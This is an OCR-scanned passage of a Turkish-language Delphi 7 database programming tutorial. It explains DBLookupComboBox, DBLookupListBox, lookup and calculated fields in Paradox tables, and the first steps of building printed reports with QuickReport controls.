
```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
  DBLookupComboBox1.ListField:='MAGAZAADI';
  Table1.Open;
end;
```

- **DBLookupComboBox1.KeyField**

ComboBox ın içeriğinde yer alacak liste değerlerinin hangi sütundan alınacağı bu özellikle belirlenir. "ListField" ile "KeyField" aynı şeyi yapıyor gibi gözüksede kesinlikle yanlış bir tesbit. Bu husus için bir sonraki bölüme bakınız.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
  DBLookupComboBox1.ListField:='MAGAZAADI';
  DBLookupComboBox1.KeyField:='MAGAZAADI';
  Table1.Open;
end;
```

Şimdi özelliklerini anlattığımız kontrolleri örnek üzerinde görmeye çalışalım. Aşağıdaki tasarımı oluşturunuz (Edit kontrollerini Table1 nesnesine, Table1 nesnesini paradox ta yarattınız servis tablonuza bağlamayı untmayınız). Ayrıca formunuza bir adet "Query" (diğer tablo bağlantısı için kullanılacak) ve bir adet "DataSource" (Query kontrolüne bağlanacak) kontrolü daha eklemeyi unutmayınız (Bağlantı işlemleri tamamen kodla yapılacağı için bu iki kontrole properties penceresinden müdahale etmenize gerek yoktur).




Aşağıdaki kod bloğunuda "Unit" pencerenize ekleyiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.SQL.Add('Select MAGAZAADI from MAGAZA');
  Query1.Open;
  DataSource2.DataSet:=Query1;
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
  DBLookupComboBox1.ListField:='MAGAZAADI';
  DBLookupComboBox1.KeyField:='MAGAZAADI';
  Table1.Open;
end;
```

Programı çalıştırdıktan sonra kullanıcı "MAGAZAADI" sütunu için ekleyeceği veya değiştireceği kayıtlar da klavyeyi kullanmayacak, sedece açılan listeden mağaza adını seçme işlemini gerçekleştirecektir. Bu seyede oluşabilecek hataların (yanlış mağazayı seçerse sizin yapabileceğiniz hiçbir şey yoktur. Yüzde yüz kullanıcı hatası olur. Ama unutmayın önleyebileceğiniz kullanıcı

hatalarınıda mutlaka ekleyeceğiniz kodlarla minimuma indirmeye çalışınız) neredeyse tamamının önüne geçmiş olacaksınız. Programın çalıştırıldıktan sonraki görüntüsü aşağıdaki pencerede gösterilmektedir. Kayıt girerken veya değiştirirken kullanıcının "ComboBox" içerisinde var olan listeyi kullanacağını sakın untmayınız.



- **DBLookupComboBox1.Text**

Kontrolün gösterdiği değer bu özellikte saklanmaktadır.

```
procedure TForm3.DBLookupComboBox1Click(Sender: TObject);
begin
Form3.Caption:=DBLookupComboBox1.Text;
end;
```


- **DBLookupComboBox1.DropDownRows**

Kontrol içerisindeki liste açıldığı zaman gösterilecek olan satır sayısı bu özellikle belirlenir. Şayet satır elemanları daha fazla ise öbür elemanlara kaydırma çubuğu sayesinde erişilebilir.

```
procedure TForm3.DBLookupComboBox1Click(Sender: TObject);
//Kaç Satır
begin
   DBLookupComboBox1.DropDownRows:=8;
end;
```

DBLookupListBox Kontrolü:


Karakteristik olarak "DBLookupComboBox" kontrolüne ait özellikleri aynen kullanır. Kontrolü anlamanız için aşağıdaki şekilde "Query1" kontrolünü kullanarak "DataGrid" nesnesi (DataSource1 ve kullanılarak) içerisindeki satırları doldurun (Bu hususta bağlantının nasıl yapılabileceği daha önce detaylı olarak anlatılmıştır). Aynı forma ikinci bir "Query" ve Datasource nesnesiyle beraber bir adette "DBLookupListBox" kontrolü yerleştiriniz.Amacımız "MAGAZA" tablosundaki mağaza adlarını liste içerisinde göstermek olacaktır. Ardından da listeden seçilen mağaza adına göre "DataGrid" nesnesinde sorgulama yapacağız. Yani seçtiğimiz mağaza ismine ait servisleri listeleyeceğiz.



Programa ait kod bloğu aşağıda verilmiştir. "Unit" pencerenize ekleyiniz.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  Query1.Open;
  Query2.DatabaseName:='gazi';
  Query2.SQL.Add('Select MAGAZAADI from MAGAZA');
  Query2.Open;
  DataSource2.DataSet:=Query2;
  DBLookupListBox1.ListSource:=DataSource2;
  DBLookupListBox1.KeyField:='MAGAZAADI';
end;
```

```
procedure TForm4.DBLookupListBox1DblClick(Sender: TObject);
var
  deger:AnsiString;
begin
  deger:=DBLookupListBox1.SelectedItem;
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI=:MAG');
  Query1.Params[0].AsString:=deger;
  Query1.Open;
end;
```



Programı çalıştırdıktan sonra listeden üzerine çift tıklayacağınız mağaza adına ait yapılmış olan tüm servisler “DataGrid” nesnesinde gösterilecektir.

Tabloda Lookup Sütunları Yaratmak:

Lookup kontrolleri dışında tablonuzda direk lookup sütunları oluşturursanız, kayıt ekleme ve değiştirme zamanlarında sizlere çok büyük kolaylıklar sağlayacaktır. Olayı örnek üzerinde izah etmek istiyorum. Öncelikle aşağıdaki iki tabloyu "yeniler" isimli bir "alias" oluşturup içerisine kaydedin.


Tablo1:URUN Tablosu

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
BARKODNO	N		*
URUNADI	A	25	
FIYATI	$		

Tablo2:SATIS Tablosu

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+		*
URUNADI	A	25	
SATISTARIHI	D		
FIYATI	$		
KDV	$		
TOPLAMTUTAR	$		

Uygulamadaki amaç ikinci tabloya kayıt girerken "Ürün Adı" nı seçtiği zaman "FIYATI" sütunu değerini otomatik olarak birinci tablodan alacak (doğabilecek fiyat farklılıklarını bu şekilde her zaman engelleyebilirsiniz). Şimdi "Table" kontrolü kullanarak "DataGrid" nesnesinde ikinci tablonun (SATIS) tüm kayıtlarının gösterilmesini sağlayıp aşağıda verilen adımları izleyin.



- Formunuza ikinci bir "Table" nesnesi ekleyin.


- ❖ “DataBaseName” özelliğine Alias isminizi (yeniler), “TableName” özelliğine de “URUN” (birinci tablo) tablosunu aktarın. Active özelliğini de true yapın.
- ❖ Şimdi eklemiş olduğunuz ilk “Table” (Table1) nesnesini seçip mousun sağ tuşuna tıklayın. Açılan menüden “Fields Editör” seçeneğini seçin.

- ❖ Açılan pencereden “URUNADI” sütununu seçip “Object Inspector” penceresinden “**FieldKind**” özelliğine “fkLookup”,”**KeyFields**” özelliğine “FIYATI” sütununu, “**Lookup Dataset**” özelliğine “Table2”, “**LookupResultField**” özelliğine “URUNADI” sütununu, “**LookupKeyFields**” özelliğine de “FIYAT” sütununu aktarın.
- ❖ Bundan sonra yapacağımız kısım Lookup işlemleri için zorunlu değildir. Ama proje olması açısından bunlarıda aynen uygulayın.
- ❖ Bu adımda “KDV” ile “TOPLAMFIYAT” sütununu beraberce seçip “**FieldKind**” özelliklerini “fkCalculated” yapın.
- ❖ Aşağıdaki kod bloğunuda gösterilen yordama ekleyip projenizi çalıştırabilirsiniz.

```
procedure TForm3.Table1CalcFields(DataSet: TDataSet);
//Hesapla
begin
  Table1KDV.AsCurrency:=Table1FIYATI.AsCurrency*0.15;
  Table1TOPLAMFIYAT.AsCurrency:=Table1FIYATI.AsCurrency*1.15;
end;
```

Yukarıdaki kod satırını yazmamdaki amaç ürünün fiyatı belirlendikten sonra “KDV” ile “TOPLAMFIYAT” sütunlarının değerlerinin otomatik olarak (hiç bir tetikleyici kullanmadan) hesaplanmasını istemiş olmamdan kaynaklanmaktadır. Yoksa “Lookup” işlemleriyle herhangi bir ilgisi yoktur.

Programı çalıştırdıktan sonra “Kayıt Ekle” düğmesine (+) basın. “URUNADI” Sütununa mous ile çift tıklarsanız sağ tarafında açılan bir pencere belirecektir (Lookup olayı). Bu pencereden herhangi bir ürünü seçtiğiniz vakit, bu ürünün birinci tablodaki fiyatı otomatik olarak ikinci tabloya aktarılacak (FIYATI sütununa), hesaplama işlemleri için yukarıdaki kod çalıştırılarak diğer iki sütun daha hesaplattırılacaktır.



“URUNADI” sütunundan “TV” seçildikten hemen sonraki “DataGrid” görüntüsünü yukarıda görebilirsiniz. Diğer sütun bilgileri yerlerini almış şekilde beklemektedir.

Dördüncü adımdaki Lookup işleminde kullanılan özellikleri ayrıca izah etmek istiyorum. Bunları “Object Inspector” penceresinden ayarladık dilerseniz aşağıdaki şekilde kodlada değerlerini atayabilirdiniz.

- **Table1.Fields[0].LookupDataSet**

Kontrolün içerisinde gösterilecek değerlerin bulunduğu sütun değerinin hangi tablo içerisinde olduğunu belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;//ilk sütun
end;
```

- **Table1.Fields[0].LookupKeyFields**

Seçilen değerin diğer tablodaki hangi sütun değerine yazılacağını belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;
  Table1.Fields[0].LookupKeyFields:=Table1.Fields[1].AsString;//ikinci sütun
end;
```

- **Table1.Fields[0].LookupResultField**

Açılan listede gösterilecek olan kayıtların kaynağı olarak kullanılacak olan sütun ismini belirleyebileceğiniz özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;
  Table1.Fields[0].LookupKeyFields:=Table1.Fields[1].AsString;
  Table1.Fields[0].LookupResultField:=Table2FIYAT.AsString;
end;
```

- **Table1.Fields[0].KeyFields**

Seçilen değerin ana tabloda hangi sütun yerine yazdırılacağını belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  TABLE1.Fields[0].LookupDataSet:=Table2;
  Table1.Fields[0].LookupKeyFields:=Table1.Fields[1].AsString;
  Table1.Fields[0].LookupResultField:=Table2FIYAT.AsString;
  Table1.Fields[0].KeyFields:=Table1FIYATI.AsString;
end;
```

- **Table1.Fields[0].FieldKind**

Sütunun hesaplanma şeklini belirleyen özelliğidir. “fkLookup” değeri atanırsa başka bir sütuna ait değeri kullanabilir.


```
procedure TForm3.FormCreate(Sender: TObject);
begin
      Table1.Fields[0].FieldKind:=fkLookup;
end;
```

Rapor Dosyaları Oluşturmak:

Şu ana kadar işlenen bölümlerde oluşturduğumuz arayüzler sayesinde kontrolleri kullanarak çeşitli bilgileri tablo halinde Harddisk'e kaydetme işlemini gerçekleştirdik. Şimdiki bölümde ise kaydettiğimiz bu tablolara ait bilgileri yazıcıya düzgün bir şekilde gönderme işlemini gerçekleştireceğiz.

Yazdığınız kodlar ne kadar güzel olursa olsun, işinizin devamının getirilebilmesi için unutmayınızki rapor sayfalarınız çok düzgün şekilde oluşturulmalıdır. Delphi içerisinde rapor oluşturabilmek için iki yönteminiz bulunmakta. Birincisi "Rave" kontrolleri ile rapor, ikincisi ise "Qreport" yaprağındaki kontrolleri kullanarak rapor oluşturmaktır. Biz "Qreport" yaprağını kullanarak rapor oluşturacağız. Bu yaprak varsayılan olarak yüklenmemiştir, bu yüzden doğru klasörden yükleme işlemini gerçekleştirmelisiniz. Aşağıda "Qreport" yaprağını yüklemek için izleyeceğiniz adımlar gösterilmiştir.

- "Component->Install Packages" adımlarını izleyin.
- Add Buttonuna basarak aşağıdaki adresteki dosyayı seçin.
- "C:\ProgramFiles\Borland\Delphi7\Bin\dclqrt70.bpl"
- "Ok" Basın.



- "Qreport yaprağının eklendiğini göreceksiniz.

Şimdi bu yapraktaki kontrolleri kullanarak nasıl rapor oluşturabileceğinizi göstereceğim.

Rapor oluşturmak için formunuzun üzerinde muhakkak kaynak tablo ile bağlantısı olan "Table" veya "Query" veya "Stored Procedure" kontrollerinden bir tanesinin bulunması gerekmektedir. Bu yüzden ilk olarak yazdıracağınız tabloya ait bağlantı işlemlerini kesinlikle gerçekleştirmek zorundasınız.

Bağlantı işlemlerini başarılı bir şekilde gerçekleştirdikten sonra aşağıdaki kontrolleri kullanarak kolaylıkla sonderece profesyonel rapor dökümanları oluşturabilirsiniz. Her ne kadar örnek üzerinde daha detaylı alıştrmalar yapılacak olsa da yinede bu yapraktaki kontrollerden kısaca bahsetmek istiyorum.

QuickRep Kontrolü:

Rapor oluşturmak için kullanılması zorunlu olan bir kontroldür. Tüm sayfa yapısını özelliklerini ve diğer kontrolleri üzerinde barındıracaktır.Bir çok bandı bulunmaktadır. Bu bandlar kullanılarak diğer kontroller ilgili yerlere yerleştirilebilmektedir.

QRSubDetail Kontrolü:

QuickRep kotrolüne yavru band eklemek için kullanılan bir kontroldür.

QRBand Kontrolü:

QuickRep kontrolüne band eklemek için kullanılan kontroldür. Bandın tipi daha sonra değiştirilebilmektedir.

QRGroup Kontrolü:

Şayet raporda gruplandırma yapılacaksa kullanılması gereken bir kontroldür.

QRLabel Kontrolü:

Bantlara etiket eklemek için kullanılan kontroldür. Tüm açıklama verileri için bu kontrol kullanılmaktadır.

QRDBText Kontrolü:

Tablo sütunları ile bağlantı kuracak olan kontroldür.

QRExpr Kontrolü:

Diğer hücre değerlerini kullanarak hesap yapabilen bir kontroldür. Alt Toplam, Genel Toplam hesaplattırılırken bu kontrolden faydalanılır.

QRSysData Kontrpolü:

Sayfa numarası, toplam sayfa , tarih, saat vs gibi değerleri yazdırabilen kontroldür.

QRMemo Kontrolü:

Uzun karakterli verileri yazdırmak için kullanılan kontroldür. Bu kontrolle dilediğiniz kadar açıklama satırını yazdırabilirsiniz.

QRRichText Kontrolü:

Farklı formattaki içerikleri yazdırmak için kullanılan kontroldür.

QRShape Kontrolü:

Geometrik şekilleri çizdirmek için kullanılan kontroldür. Bu kontrol sayesinde daire, çizgi, elips,halka vs çizdirebilirsiniz.

QRImage Kontrolü:

Resim içerikli verileri bastırmak için kullanılan kontroldür. Bilhassa firmaya ait logoyu bu kontrolle bastırabilirsiniz.

QRDBImage Kontrolü:


Tabloda yer alan resimleri yadırmak için kullanılan kontroldür.

Aşağıdaki tabloyu oluşturup içerisindeki kayıtları yazıcıya gönderelim.


Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MAGAZAADI	A	25	Secondary Index
SERVISTARIHI	D		
GIDENFIRMA	A	25	
ARIZASEBEBI	A	25	
FATURATUTARI	$		

- İlk olarak formunuza bir adet “Table” (Query de olabilirdi) nesnesi yerleştirin. Ardından table nesnesi ile tablonuz arasındaki bağlantıyı gerçekleştirin (DataBaseName ile TableName özelliklerini ayarlayın).
- Table nesnenizin (Table1) Active özelliğini true yapın.
- Bu adımda formunuza bir adet “QuickRep” kontrolü taşıyıp bırakın.
- “QuickRep” kontrolün “Object Inspector” penceresinden “Dataset” özelliğine “Table1” değerini girin.
- Tekrar “QuickRep” kontrolünü seçin ve “Object Inspector” penceresinde yer alan “Bands” özelliğinin solundaki “+” işaretine tıklayın.
- Alt seçenekleri açılacaktır.
- Açılan bu bandlardan “HasTitle” olan özelliği true yapın.
- Delphi otomatik olarak “Title” bandını “QuickRep” kontrolünün içerisinde oluşturacaktır. Bu banda yerleştirilecek içerikler sadece raporunuzun ilk sayfasının başlangıcında yer alacaktır. Diğer sayfalara bu bandın herhangi bir etkisi yoktur.

